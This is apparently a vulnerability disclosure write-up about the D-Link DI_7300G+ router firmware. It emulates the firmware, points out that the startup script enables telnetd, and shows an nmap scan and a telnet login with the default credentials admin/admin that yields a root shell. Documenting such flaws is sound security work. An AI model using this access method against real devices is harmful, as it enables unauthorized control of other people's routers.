

D-Link DI_7300G+ Backdoor vulnerabilities

Firmware download link:


<http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-7300G%2B>

FirmAE is used for firmware emulation

代码块

```
1 sudo ./run.sh -d D-Link '/home/iotsec-zone/DI_7300G+-19.12.25A1.trx'
```

Starter analysis



```
1 #!/bin/sh
2 mount -a
3 mkdir -p /var/run
4 cat /etc_ro/motd
5 nvram_daemon&
6 goahead&
7 #init_system start
8
9 #for telnet debugging
10 telnetd
11
12 #for syslogd
13 mkdir -p /var/log
```

Here you can see that telnet is turned on

```
telnet: unable to connect to remote host: connection refused
iotsec-zone@iotseczone:~$ nmap 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-01 14:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.0045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
iotsec-zone@iotseczone:~$ telnet 192.168.0.1 23
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
dlinkos login: admin
nvram_get_buf: sq_ok
sem_lock: Already initialized!
sem_get: Key: 410f0028
nvram_get_buf:

[NVRAM] 5 sq_ok
```

You can see that port 23 is open, telnet is used, the account password is admin/admin, and the path is /root

```
# ls
hd                               time_wt_restart_tid.cfg  timer_man.cfg
time_group                      timer_jg.cfg
# cd /
# ls
bin          firmadyne  init      mnt      sbin      var
dev          hd        lib       proc     sys
etc          hd_share  lost+found root     tmp
etc_ro       home     media    run      usr
# cd -
/root
```